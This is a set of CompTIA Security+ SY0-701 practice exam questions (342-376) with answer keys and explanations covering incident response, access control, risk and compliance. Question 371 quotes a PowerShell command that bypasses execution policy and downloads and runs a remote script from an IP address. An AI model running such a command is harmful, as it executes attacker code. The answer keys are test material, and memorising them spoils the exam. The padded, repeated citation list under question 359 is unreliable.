Job rotation is a security control that involves regularly moving employees to different roles within an organization. This practice helps prevent incidents where a single employee has too much control or knowledge about a specific job function, reducing the risk of disruption when an employee leaves. It also helps in identifying any hidden issues or undocumented processes that could cause problems after an employee's departure.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which includes job rotation as a method to ensure business continuity and reduce risks.

**NEW QUESTION: 342**
An incident response specialist must stop a malicious attack from expanding to other parts of an organization.
Which of the following should the incident response specialist perform first?
**A.** Eradication
**B.** Recovery
**C.** Containment
**D.** Simulation
**Answer: (SHOW ANSWER)**
Containment (C)is thefirst critical stepduring a security incident tostop the spreadof the attack. This could include isolating affected systems, disabling accounts, or blocking malicious traffic.
According to theIncident Response Lifecycle, the order is typically:Identification # Containment # Eradication # Recovery # Lessons Learned.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.4 - "Incident response process: Containment as the immediate action."

**NEW QUESTION: 343**
Which of the following explains how to determine the global regulations that data is subject to regardless of the country where the data is stored?
**A.** Geographic dispersion
**B.** Geographic restrictions
**C.** Data segmentation
**D.** Data sovereignty
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 344**
Which of the following is the most likely motivation for a hacktivist?
**A.** Financial gain
**B.** Service disruption
**C.** Philosophical beliefs
**D.** Corporate espionage
**Answer: (SHOW ANSWER)**
Hacktivists are individuals or groups who use hacking to promote a political agenda, social cause, or philosophical beliefs. Their primary motivation is not personal gain but rather to draw attention to, or protest against, perceived injustices or causes.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: "Hacktivists are motivated by ideology or political/social causes." Exam Objectives 2.1: "Compare and contrast different types of threat actors."

**NEW QUESTION: 345**
A company is currently utilizing usernames and passwords, and it wants to integrate an MFA method that is seamless, can Integrate easily into a user's workflow, and can utilize employee-owned devices. Which of the following will meet these requirements?
**A.** Push notifications
**B.** Phone call
**C.** Smart card
**D.** Offline backup codes
**Answer: (SHOW ANSWER)**
Push notifications offer a seamless and user-friendly method of multi-factor authentication (MFA) that can easily integrate into a user's workflow. This method leverages employee-owned devices, like smartphones, to approve authentication requests through a push notification. It's convenient, quick, and doesn't require the user to input additional codes, making it a preferred choice for seamless integration with existing workflows.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

**NEW QUESTION: 346**

A company wants to use new Wi-Fi-enabled environmental sensors to automatically collect metrics. Which of the following will the security team most likely do?

**A.** Add the sensor software to the risk register.

**B.** Create a VLAN for the sensors.

**C.** Physically air gap the sensors.

**D.** Configure TLS 1.2 on all sensors.

**Answer: (SHOW ANSWER)**

Creating a VLAN for Wi-Fi-enabled environmental sensors is the most likely and appropriate action.

Security+ SY0-701 recommends network segmentation for IoT and sensor devices to reduce attack surface and limit lateral movement. A dedicated VLAN isolates sensors from critical systems while allowing controlled access to data collectors or management platforms.

Adding items to a risk register (A) documents risk but does not provide protection. Physically air gapping (C) contradicts the requirement for Wi-Fi connectivity. Configuring TLS 1.2 (D) is beneficial for data-in-transit protection but does not address network-level isolation and blast-radius reduction.

Thus, B: Create a VLAN for the sensors best aligns with secure design.



**NEW QUESTION: 347**

A security team must help secure a company site after attackers defaced it. The site must be available to a wide range of countries over a secure protocol, but access from known malicious networks should be blocked.

Which of the following will best secure the site?

**A.** Next-generation firewall

**B.** Reverse proxy

**C.** IPSec gateway

**D.** Access control server

**Answer: (SHOW ANSWER)**

A reverse proxy is the best answer because it sits in front of a web application and brokers client access to the site. For a public website, a reverse proxy can enforce secure HTTPS access, hide the origin server, terminate TLS, apply filtering rules, and block traffic from known malicious networks before requests reach the web server. This is especially relevant after website defacement, which often involves weaknesses in exposed web services or poor control of public-facing access. A next-generation firewall can block traffic and inspect applications, but it is broader network infrastructure and not as directly suited to front-ending a public website. IPSec gateways are for encrypted tunnels, not broad public web access. An access control server handles authentication, not site shielding.

**NEW QUESTION: 348**

A security analyst must prevent remote users from accessing malicious URLs. The sites need to be checked inline for reputation, content, or categorization. Which of the following technologies will help secure the enterprise?

**A.** VPN
**B.** SASE
**C.** IDS
**D.** SD-WAN
**Answer: (SHOW ANSWER)**
Secure Access Service Edge (SASE) is the technology best suited for preventing remote users from accessing malicious URLs. According to the CompTIA Security+ SY0-701 framework, SASE integrates cloud-native security capabilities such as DNS filtering, secure web gateways, CASB, and URL categorization, all delivered inline. This means every URL request from a remote user is checked in real time for reputation, content, and category before access is granted.
This solution is specifically designed for remote workforces because security enforcement happens in the cloud, regardless of user location-eliminating reliance on on-premise proxies or VPN routing. SASE also enables consistent policy application and real-time enforcement across distributed networks.
A VPN (A) only encrypts traffic; it does not perform URL reputation checks. IDS (C) detects malicious activity but does not block URL access. SD-WAN (D) optimizes WAN routing but is not focused on content filtering or URL reputation.
Therefore, SASE is the correct and most effective solution for inline URL inspection and preventing remote users from reaching malicious sites.

**NEW QUESTION: 349**
A data administrator is configuring authentication for a SaaS application and would like to reduce the number of credentials employees need to maintain. The company prefers to use domain credentials to access new SaaS applications. Which of the following methods would allow this functionality?
**A.** SSO
**B.** LEAP
**C.** MFA
**D.** PEAP
**Answer: (SHOW ANSWER)**
SSO stands for single sign-on, which is a method of authentication that allows users to access multiple applications or services with one set of credentials. SSO reduces the number of credentials employees need to maintain and simplifies the login process. SSO can also improve security by reducing the risk of password reuse, phishing, and credential theft. SSO can be implemented using various protocols, such as SAML, OAuth, OpenID Connect, and Kerberos, that enable the exchange of authentication information between different domains or systems. SSO is commonly used for accessing SaaS applications, such as Office 365, Google Workspace, Salesforce, and others, using domain credentials123.
B: LEAP stands for Lightweight Extensible Authentication Protocol, which is a Cisco proprietary protocol that provides authentication for wireless networks. LEAP is not related to SaaS applications or domain credentials4.
C: MFA stands for multi-factor authentication, which is a method of authentication that requires users to provide two or more pieces of evidence to prove their identity. MFA can enhance security by adding an extra layer of protection beyond passwords, such as tokens, biometrics, or codes. MFA is not related to SaaS applications or domain credentials, but it can be used in conjunction with SSO.
D: PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that provides secure authentication for wireless networks. PEAP uses TLS to create an encrypted tunnel between the client and the server, and then uses another authentication method, such as MS-CHAPv2 or EAP-GTC, to verify the user's identity. PEAP is not related to SaaS applications or domain credentials.

References = 1: Security+ (SY0-701) Certification Study Guide | CompTIA IT Certifications 2: What is Single Sign-On (SSO)? - Definition from WhatIs.com 3: Single sign-on - Wikipedia 4: Lightweight Extensible Authentication Protocol - Wikipedia : What is Multi-Factor Authentication (MFA)? - Definition from WhatIs.com : Protected Extensible Authentication Protocol - Wikipedia

**NEW QUESTION: 350**

During a SQL update of a database, a temporary field used as part of the update sequence was modified by an attacker before the update completed in order to allow access to the system. Which of the following best describes this type of vulnerability?



**A.** Race condition
**B.** Memory injection
**C.** Malicious update
**D.** Side loading
**Answer: (SHOW ANSWER)**
Arace conditionoccurs whentwo or more processes attempt to access and modify a shared resource simultaneously, leading to unintended behavior. In this scenario, the attacker was able to modify a temporary fieldbefore the SQL update completed, indicating atime-of-check to time-of-use (TOCTOU) vulnerability, which is a type of race condition.
Memory injection (B)refers to inserting malicious code into a running process's memory, but that isnotwhat is happening here.
Malicious update (C)is too broad and does not specifically describe this scenario.
Side loading (D)is a technique where malicious software is loaded via a trusted application, unrelated to this case.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

**NEW QUESTION: 351**
Which of the following digital forensics activities would a security team perform when responding to legal requests in a pending investigation?
**A.** E-discovery
**B.** User provisioning
**C.** Firewall log export
**D.** Root cause analysis
**Answer: (SHOW ANSWER)**
E-discovery (electronic discovery) is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or investigation. It is a critical component of digital forensics when dealing with litigation, compliance, or regulatory matters.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.5: "E-discovery is performed to identify and produce digital evidence in legal investigations." Exam Objectives 4.5: "Summarize digital forensics concepts."

**NEW QUESTION: 352**
A user would like to install software and features that are not available with a smartphone's default software.
Which of the following would allow the user to install unauthorized software and enable new features?
**A.** SOU
**B.** Cross-site scripting

**C.** Jailbreaking
**D.** Side loading
**Answer: (SHOW ANSWER)**
Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.
* SOU (Statement of Understanding) is not related to modifying devices.
* Cross-site scripting is a web-based attack technique, unrelated to smartphone software.
* Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

**NEW QUESTION: 353**
After a security incident, a systems administrator asks the company to buy a NAC platform. Which of the following attack surfaces is the systems administrator trying to protect?
**A.** Bluetooth
**B.** Wired
**C.** NFC
**D.** SCADA
**Answer: (SHOW ANSWER)**
The correct answer is Wired because Network Access Control (NAC) platforms are primarily designed to control and secure access to an organization's wired and wireless network infrastructure, with a strong emphasis on enforcing policies at the point where devices connect to the network. In the context of the Security+ SY0-701 objectives, NAC is a key architectural control used to reduce attack surface by preventing unauthorized, unmanaged, or noncompliant devices from gaining network access.
A NAC solution works by authenticating and evaluating devices before granting them access to network resources. This commonly includes checking device identity, credentials, patch levels, antivirus status, and compliance with security policies. For wired networks, NAC enforces controls at switch ports using technologies such as 802.1X, ensuring that only approved devices can connect to internal networks. This directly protects the wired attack surface by stopping threats like rogue devices, compromised laptops, or unauthorized systems from plugging into an Ethernet port and gaining access.
Option A, Bluetooth, is incorrect because NAC platforms do not directly manage short-range personal area network technologies. Option C, NFC, is also incorrect because NFC is typically used for proximity-based authentication or payments and is outside the scope of NAC enforcement. Option D, SCADA, refers to industrial control systems, which require specialized security controls and are not the primary target of standard enterprise NAC solutions.
The SY0-701 study guide highlights NAC as a preventive and detective control that supports zero trust principles by verifying devices before allowing access. By securing the wired network attack surface, NAC significantly reduces lateral movement opportunities and limits the impact of compromised or unauthorized endpoints following a security incident.

**NEW QUESTION: 354**
Which of the following data states applies to data that is being actively processed by a database server?
**A.** At rest
**B.** In transit
**C.** Being hashed
**D.** In use

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 355**
During a recent company safety stand-down, the cyber-awareness team gave a presentation on the importance of cyber hygiene. One topic the team covered was best practices for printing centers. Which of the following describes an attack method that relates to printing centers?
**A.** Whaling
**B.** Credential harvesting
**C.** Prepending
**D.** Dumpster diving
**Answer: (SHOW ANSWER)**
Dumpster diving is an attack method where attackers search through physical waste, such as discarded documents and printouts, to find sensitive information that has not been properly disposed of. In the context of printing centers, this could involve attackers retrieving printed documents containing confidential data that were improperly discarded without shredding or other secure disposal methods. This emphasizes the importance of proper disposal and physical security measures in cyber hygiene practices.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Physical Security and Cyber Hygiene.

**NEW QUESTION: 356**
Which of the following could potentially be introduced at the time of side loading?
**A.** User impersonation
**B.** Rootkit
**C.** On-path attack
**D.** Buffer overflow
**Answer: (SHOW ANSWER)**
Side loading is the process of installing applications from unofficial sources, often bypassing standard app stores. This increases the risk of installing malicious software, such as a rootkit, which is a type of malware designed to provide persistent privileged access while hiding its presence.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: "Side loading applications from unofficial sources can introduce malware, such as rootkits, to the system." Exam Objectives 2.1: "Compare and contrast different types of threats."

**NEW QUESTION: 357**
A newly appointed board member with cybersecurity knowledge wants the board of directors to receive a quarterly report detailing the number of incidents that impacted the organization. The systems administrator is creating a way to present the data to the board of directors. Which of the following should the systems administrator use?
**A.** Packet captures
**B.** Vulnerability scans
**C.** Metadata
**D.** Dashboard

**Answer: (SHOW ANSWER)**
A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes. A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria12.
A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment. A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors13.
A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers. A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter14.
Metadata is data that describes other data, such as its format, origin, structure, or context. Metadata can provide useful information about the characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors. References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 3722: SIEM Dashboards - SY0-601 CompTIA Security+: 4.3, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 3464:
CompTIA Security+ SY0-701 Certification Study Guide, page 362. : CompTIA Security+ SY0-701 Certification Study Guide, page 97.

**NEW QUESTION: 358**
Which of the following best describe the benefits of a microservices architecture when compared to a monolithic architecture? (Select two).
**A.** Reduced cost of ownership of the system
**B.** Reduced complexity of the system
**C.** Stronger authentication of the system
**D.** Improved scalability of the system
**E.** Increased compartmentalization of the system
**F.** Easter debugging of the system
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 359**
Which of the following is the most likely outcome if a large bank fails an internal PCI DSS compliance assessment?
**A.** Fines
**B.** Audit findings
**C.** Sanctions
**D.** Reputation damage
**Answer: (SHOW ANSWER)**
PCI DSS is the Payment Card Industry Data Security Standard, which is a set of security requirements for organizations that store, process, or transmit cardholder data. PCI DSS aims to protect the confidentiality, integrity, and availability of cardholder data and prevent fraud, identity theft, and data breaches. PCI DSS is enforced by the payment card brands, such as Visa, Mastercard, American Express, Discover, and JCB, and applies to all entities involved in the payment card ecosystem, such as merchants, acquirers, issuers, processors, service providers, and payment applications.
If a large bank fails an internal PCI DSS compliance assessment, the most likely outcome is that the bank will face fines from the payment card brands. An internal PCI DSS compliance assessment is a self-assessment that the bank performs to evaluate its own compliance with

the PCI DSS requirements. The bank must submit the results of the internal assessment to the payment card brands or their designated agents, such as acquirers or qualified security assessors (QSAs). If the internal assessment reveals that the bank is not compliant with the PCI DSS requirements, the payment card brands may impose fines on the bank as a penalty for violating the PCI DSS contract. The amount and frequency of the fines may vary depending on the severity and duration of the non-compliance, the number and type of cardholder data compromised, and the level of cooperation and remediation from the bank. The fines can range from thousands to millions of dollars per month, and can increase over time if the non-compliance is not resolved.
The other options are not correct because they are not the most likely outcomes if a large bank fails an internal PCI DSS compliance assessment. B. Audit findings. Audit findings are the results of an external PCI DSS compliance assessment that is performed by a QSA or an approved scanning vendor (ASV). An external assessment is required for certain entities that handle a large volume of cardholder data or have a history of non-compliance. An external assessment may also be triggered by a security incident or a request from the payment card brands. Audit findings may reveal the gaps and weaknesses in the bank's security controls andrecommend corrective actions to achieve compliance. However, audit findings are not the outcome of an internal assessment, which is performed by the bank itself. C. Sanctions. Sanctions are the measures that the payment card brands may take against the bank if the bank fails to pay the fines or comply with the PCI DSS requirements. Sanctions may include increasing the fines, suspending or terminating the bank's ability to accept or process payment cards, or revoking the bank's PCI DSS certification. Sanctions are not the immediate outcome of an internal assessment, but rather the possible consequence of prolonged or repeated non- compliance. D. Reputation damage. Reputation damage is the loss of trust and credibility that the bank may suffer from its customers, partners, regulators, and the public if the bank fails an internal PCI DSS compliance assessment. Reputation damage may affect the bank's brand image, customer loyalty, market share, and profitability. Reputation damage is not a direct outcome of an internal assessment, but rather a potential risk that the bank may face if the non-compliance is exposed or exploited by malicious actors. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 388. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.2: Compliance and Controls, video: PCI DSS (5:12). PCI Security Standards Council, PCI DSS Quick Reference Guide, page 4. PCI Security Standards Council, PCI DSS FAQs, question 8. PCI Security Standards Council, PCI DSS FAQs, question 9. [PCI Security Standards Council], PCI DSS FAQs, question 10. [PCI Security Standards Council] , PCI DSS FAQs, question 11. [PCI Security Standards Council], PCI DSS FAQs, question 12. [PCI Security Standards Council] , PCI DSS FAQs, question 13. [PCI Security Standards Council], PCI DSS FAQs, question 14. [PCI Security Standards Council] , PCI DSS FAQs, question 15. [PCI Security Standards Council], PCI DSS FAQs, question 16. [PCI Security Standards Council] , PCI DSS FAQs, question 17. [PCI Security Standards Council], PCI DSS FAQs, question 18. [PCI Security Standards Council] , PCI DSS FAQs, question 19. [PCI Security Standards Council], PCI DSS FAQs, question 20. [PCI Security Standards Council] , PCI DSS FAQs, question 21. [PCI Security Standards Council], PCI DSS FAQs, question 22. [PCI Security Standards Council] , PCI DSS FAQs, question 23. [PCI Security Standards Council], PCI DSS FAQs, question 24. [PCI Security Standards Council] , PCI DSS FAQs, question 25. [PCI Security Standards Council], PCI DSS FAQs, question 26. [PCI Security Standards Council] , PCI DSS FAQs, question 27. [PCI Security Standards Council], PCI DSS FAQs, question 28. [PCI Security Standards Council] , PCI DSS FAQs, question 29. [PCI Security Standards Council], PCI DSS FAQs, question 30. [PCI Security Standards Council]

**NEW QUESTION: 360**

A legacy device is being decommissioned and is no longer receiving updates or patches. Which of the following describes this scenario?



**A.** End of business
**B.** End of testing
**C.** End of support
**D.** End of life

**Answer: (SHOW ANSWER)**
When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL)
. This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.
* End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.
* End of business and End of testing do not apply in this context.

**NEW QUESTION: 361**
Which of the following should a technician perform to verify the integrity of a file transferred from one device to another?
**A.** Authentication
**B.** Obfuscation
**C.** Hashing
**D.** Encryption
**Answer: C (LEAVE A REPLY)**
Comprehensive and Detailed Explanation From Exact Extract:
Hashing is the process used to verify file integrity. When transferring a file between devices, a hash value (such as SHA-256) is generated before the transfer and then recomputed afterward. If the two hash values match, the file has not been altered, corrupted, or tampered with during transmission.
Authentication (A) verifies identity, not file integrity. Obfuscation (B) hides meaning but does not detect modification. Encryption (D) protects confidentiality but does not guarantee integrity unless combined with hashing or digital signatures.
CompTIA Security+ SY0-701 covers hashing under cryptographic functions used for integrity verification.
Hash algorithms ensure that even a single byte change results in a completely different hash value (the avalanche effect). This makes hashing the standard method for verifying the integrity of transferred files, software downloads, backups, and system images.



**NEW QUESTION: 362**
An organization is required to provide assurance that its controls are properly designed and operating effectively. Which of the following reports will best achieve the objective?
**A.** Red teaming
**B.** Vulnerability assessment
**C.** Independent audit
**D.** Penetration testing
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 363**

An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device. Which of the following best describes this kind of penetration test?

**A.** Partially known environment

**B.** Unknown environment

**C.** Integrated

**D.** Known environment

**Answer: (SHOW ANSWER)**

A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the devicetype. This can help the tester focus on specific vulnerabilities and reduce the scope of the test. A partially known environment is also called a gray box test1.

References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 10, page 543.

**NEW QUESTION: 364**

A service provider wants a cost-effective way to rapidly expand from providing internet links to managing them. Which of the following methods will allow the service provider to best scale its services while maintaining performance consistency?

**A.** Escalation support

**B.** Increased workforce

**C.** Baseline enforcement

**D.** Technical debt

**Answer: (SHOW ANSWER)**

Baseline enforcement involves establishing standard configurations and operational baselines that allow a service provider to scale services efficiently while ensuring consistent performance and security. By enforcing baselines, automation can be applied, reducing manual intervention and variability, which supports rapid, cost- effective expansion.

Increasing workforce (B) adds operational cost and may introduce inconsistency. Escalation support (A) is reactive and does not inherently support scaling. Technical debt (D) refers to accumulated suboptimal design or quick fixes that hamper future scalability and is a negative factor.

Baseline enforcement is recognized as a best practice in the Security Program Management domain for scaling services reliably#6:Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 365**

Which of the following risk management strategies should an enterprise adopt first if a legacy application is critical to business operations and there are preventative controls that are not yet implemented?

**A.** Mitigate

**B.** Accept

**C.** Transfer

**D.** Avoid

**Answer: A (LEAVE A REPLY)**

Mitigate is the risk management strategy that involves reducing the likelihood or impact of a risk. If a legacy application is critical to business operations and there are preventative controls that are not yet implemented, the enterprise should adopt the mitigate strategy first to address the existing vulnerabilities and gaps in the application. This could involve applying patches, updates, or configuration changes to the application, or adding additional layers of security controls around the application. Accept, transfer, and avoid are other risk

management strategies, but they are not the best options for this scenario. Accept means acknowledging the risk and accepting the consequences without taking any action. Transfer means shifting the risk to a third party, such as an insurance company or a vendor. Avoid means eliminating the risk by removing the source or changing the process. These strategies may not be feasible or desirable for a legacy application that is critical to business operations and has no preventative controls in place. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; A Risk-Based Framework for Legacy System Migration and Deprecation2

**NEW QUESTION: 366**
Which of the following would a systems administrator follow when upgrading the firmware of an organization ' s router?
**A.** Software development life cycle
**B.** Risk tolerance
**C.** Certificate signing request
**D.** Maintenance window
**Answer: (SHOW ANSWER)**
The correct answer is Maintenance window because firmware upgrades on critical infrastructure devices, such as routers, must be performed during a predefined and approved time period to minimize operational impact.
Within the Security+ SY0-701 objectives, maintenance windows are a key component of change management and operational security, ensuring that potentially disruptive changes occur when business risk is lowest.
Upgrading router firmware often requires rebooting the device, which can temporarily interrupt network connectivity. A maintenance window defines when this downtime is acceptable, ensures stakeholders are notified in advance, and allows rollback plans to be executed if the upgrade fails. The SY0-701 study guide stresses that scheduled maintenance windows reduce the risk of unplanned outages, service-level agreement violations, and user disruption while supporting system stability and availability.
Option A, Software development life cycle, applies to the design, development, testing, and deployment of software applications, not routine infrastructure maintenance tasks like firmware updates. Option B, Risk tolerance, refers to an organization's willingness to accept risk and guides decision-making at a strategic level, but it does not dictate the procedural steps of performing an upgrade. Option C, Certificate signing request, is used when requesting digital certificates from a certificate authority and is unrelated to firmware updates.
Following a maintenance window aligns with best practices emphasized in SY0-701 for managing operational risk, preserving availability, and enforcing structured change control. It ensures proper approvals, testing, monitoring, and backout plans are in place before changes are introduced into production environments.
In summary, firmware upgrades are operational changes that can affect availability. Performing them during an approved maintenance window is essential to maintaining reliable network operations and reflects Security+ SY0-701 best practices for secure and controlled system management.

**NEW QUESTION: 367**
A customer of a large company receives a phone call from someone claiming to work for the company and asking for the customer's credit card information. The customer sees the caller ID is the same as the company's main phone number. Which of the following attacks is the customer most likely a target of?
**A.** Vishing
**B.** Smishing
**C.** Phishing
**D.** Whaling
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 368**
A security analyst and the management team are reviewing the organizational performance of a recent phishing campaign. The user click-through rate exceeded the acceptable risk threshold, and the management team wants to reduce the impact when a user clicks on a link in a phishing message. Which of the following should the analyst do?
**A.** Place posters around the office to raise awareness of common phishing activities.
**B.** Implement email security filters to prevent phishing emails from being delivered
**C.** Update the EDR policies to block automatic execution of downloaded programs.
**D.** Create additional training for users to recognize the signs of phishing attempts.
**Answer: (SHOW ANSWER)**
An endpoint detection and response (EDR) system is a security tool that monitors and analyzes the activities and behaviors of endpoints, such as computers, laptops, mobile devices, and servers. An EDR system can detect, prevent, and respond to various types of threats, such as malware, ransomware, phishing, and advanced persistent threats (APTs). One of the features of an EDR system is to block the automatic execution of downloaded programs, which can prevent malicious code from running on the endpoint when a user clicks on a link in a phishing message. This can reduce the impact of a phishing attack and protect the endpoint from compromise. Updating the EDR policies to block automatic execution of downloaded programs is a technical control that can mitigate the risk of phishing, regardless of the user's awareness or behavior. Therefore, this is the best answer among the given options.
The other options are not as effective as updating the EDR policies, because they rely on administrative or physical controls that may not be sufficient to prevent or stop a phishing attack. Placing posters around the office to raise awareness of common phishing activities is a physical control that can increase the user's knowledge of phishing, but it may not change their behavior or prevent them from clicking on a link in a phishing message. Implementing email security filters to prevent phishing emails from being delivered is an administrative control that can reduce the exposure to phishing, but it may not be able to block all phishing emails, especially if they are crafted to bypass the filters. Creating additional training for users to recognize the signs of phishing attempts is an administrative control that can improve the user's skills of phishing detection, but it may not guarantee that they will always be vigilant or cautious when receiving an email. Therefore, these options are not the best answer for this question. References = Endpoint Detection and Response - CompTIA Security+ SY0-701 - 2.2, video at 5:30; CompTIA Security+ SY0-701 Certification Study Guide, page 163.

**NEW QUESTION: 369**
A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions best describes the actions the network administrator should take?
**A.** Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
**B.** Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
**C.** Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
**D.** Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 370**
A user sends an email that includes a digital signature for validation. Which of the following security concepts would ensure that a user cannot deny that they sent the email?

**A.** Non-repudiation
**B.** Confidentiality
**C.** Integrity
**D.** Authentication
**Answer: (SHOW ANSWER)**
Comprehensive and Detailed Explanation From Exact Extract:
Non-repudiation ensures that a sender cannot deny sending a message. Digital signatures provide non- repudiation because they use the sender's private key, which only the legitimate owner possesses. When the email recipient verifies the digital signature using the sender's public key, it proves the email was sent by the true owner of the private key and has not been altered.
Confidentiality (B) ensures information is protected from unauthorized access and is usually achieved through encryption. Integrity (C) ensures data has not been modified, while authentication (D) verifies the identity of a user. Although digital signatures also support integrity and authentication, the specific property that prevents denial of sending the email is non-repudiation.
Security+ SY0-701 highlights digital signatures as a cryptographic mechanism used for authentication, integrity, and non-repudiation, especially in email security, PKI systems, and secure messaging.
Thus, the correct answer is Non-repudiation.

**NEW QUESTION: 371**
A security analyst reviews the following endpoint log:
powershell -exec bypass -Command " IEX
(New-Object Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1
" )
Which of the following logs will help confirm an established connection to IP address 176.30.40.50?
**A.** System event logs
**B.** EDR logs
**C.** Firewall logs
**D.** Application logs
**Answer: (SHOW ANSWER)**
The best answer is C. Firewall logs.
The PowerShell command shown is suspicious because it uses:
-exec bypass to bypass PowerShell execution policy
IEX (Invoke-Expression) to execute downloaded content in memory
Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50 The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.
Why the other options are incorrect:
A). System event logsThese may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.
B). EDR logsEDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.

D). Application logsApplication logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.
From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

**NEW QUESTION: 372**
A systems administrator discovers a system that is no longer receiving support from the vendor. However, this system and its environment are critical to running the business, cannot be modified, and must stay online.
Which of the following risk treatments is the most appropriate in this situation?
**A.** Avoid
**B.** Transfer
**C.** Refect
**D.** Accept
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 373**
An administrator wants to perform a risk assessment without using proprietary company information. Which of the following methods should the administrator use to gather information?
**A.** Network scanning
**B.** Open-source intelligence
**C.** Penetration testing
**D.** Configuration auditing
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 374**
A company is considering an expansion of access controls for an application that contractors and internal employees use to reduce costs.
Which of the following risk elements should the implementation team understand before granting access to the application?
**A.** Appetite
**B.** Threshold
**C.** Tolerance
**D.** Register
**Answer: C (LEAVE A REPLY)**

**NEW QUESTION: 375**
A company relies on open-source software libraries to build the software used by its customers. Which of the following vulnerability types would be the most difficult to remediate due to the company's reliance on open- source libraries?
**A.** Buffer overflow
**B.** SQL injection
**C.** Cross-site scripting
**D.** Zero day
**Answer: (SHOW ANSWER)**

Zero-day vulnerabilities are unknown flaws in software, making them harder to patch, especially when using open-source libraries without dedicated support teams.

**NEW QUESTION: 376**
Which of the following phases of an incident response involves generating reports?
**A.** Recovery
**B.** Preparation
**C.** Lessons learned
**D.** Containment
**Answer: (SHOW ANSWER)**
The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.
* Recovery focuses on restoring services and normal operations.
* Preparation involves creating plans and policies for potential incidents, not reporting.
* Containment deals with isolating and mitigating the effects of the incident, not generating reports.



